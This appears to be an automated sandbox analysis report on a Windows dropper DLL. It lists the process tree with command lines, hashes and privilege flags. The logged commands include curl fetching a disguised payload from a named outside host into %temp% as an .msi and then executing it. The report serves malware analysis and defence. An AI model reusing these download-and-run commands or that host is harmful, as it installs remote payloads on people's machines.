Imagebase:	0x7ff78be70000
File size:	139776 bytes
MD5 hash:	C676FC0263EDD17D4CE7D644B8F3FCD6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Analysis Process: conhost.exe PID: 6000, Parent PID: 2232

General

Target ID:	1
Start time:	00:33:00
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 2868, Parent PID: 2232

General

Target ID:	2
Start time:	00:33:00
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1
Imagebase:	0x7ff627730000
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Analysis Process: rundll32.exe PID: 4580, Parent PID: 2232

General

Target ID:	3
Start time:	00:33:00
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xIAutoOpen
Imagebase:	0x7ff704c50000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 5104, Parent PID: 2868

General

Target ID:	4
Start time:	00:33:00
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1
Imagebase:	0x7ff704c50000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 2964, Parent PID: 5104

General

Target ID:	5
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\splwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Analysis Process: cmd.exe PID: 3664, Parent PID: 4580

General

Target ID:	6
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5284, Parent PID: 2964

General

Target ID:	7
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5296, Parent PID: 3664

General

Target ID:	8
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1784, Parent PID: 5104

General

Target ID:	9
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\spclwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Analysis Process: cmd.exe PID: 4544, Parent PID: 4580

General

Target ID:	10
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\spclwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: curl.exe PID: 1308, Parent PID: 3664

General

Target ID:	11
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIservices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi
Imagebase:	0x7ff70c580000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: curl.exe PID: 2772, Parent PID: 2964

General

Target ID:	12
Start time:	00:33:01
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi
Imagebase:	0x7ff70c580000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: conhost.exe PID: 4764, Parent PID: 1784

General

Target ID:	13
Start time:	00:33:02
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3972, Parent PID: 4544

General

Target ID:	14
Start time:	00:33:02
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5968, Parent PID: 2232

General

Target ID:	15
Start time:	00:33:03
Start date:	30/11/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen
Imagebase:	0x7ff704c50000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5908, Parent PID: 5968

General

Target ID:	16
Start time:	00:33:04
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3712, Parent PID: 5908

General

Target ID:	17
Start time:	00:33:04
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd70000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5320, Parent PID: 5968

General

Target ID:	18
Start time:	00:33:04
Start date:	30/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C %temp%\splwow78x.msi
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: curl.exe PID: 5260, Parent PID: 5908

General

Target ID:	19
Start time:	00:33:04
Start date:	30/11/2022
Path:	C:\Windows\System32\curl.exe
Wow64 process (32bit):	false
Commandline:	curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\splwow78x.msi
Imagebase:	0x7ff70c580000
File size:	424448 bytes
MD5 hash:	BDEBD2FC4927DA00EEA263AF9CF8F7ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: conhost.exe PID: 1408, Parent PID: 5320

General

Target ID:	20
Start time:	00:33:04
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

 No disassembly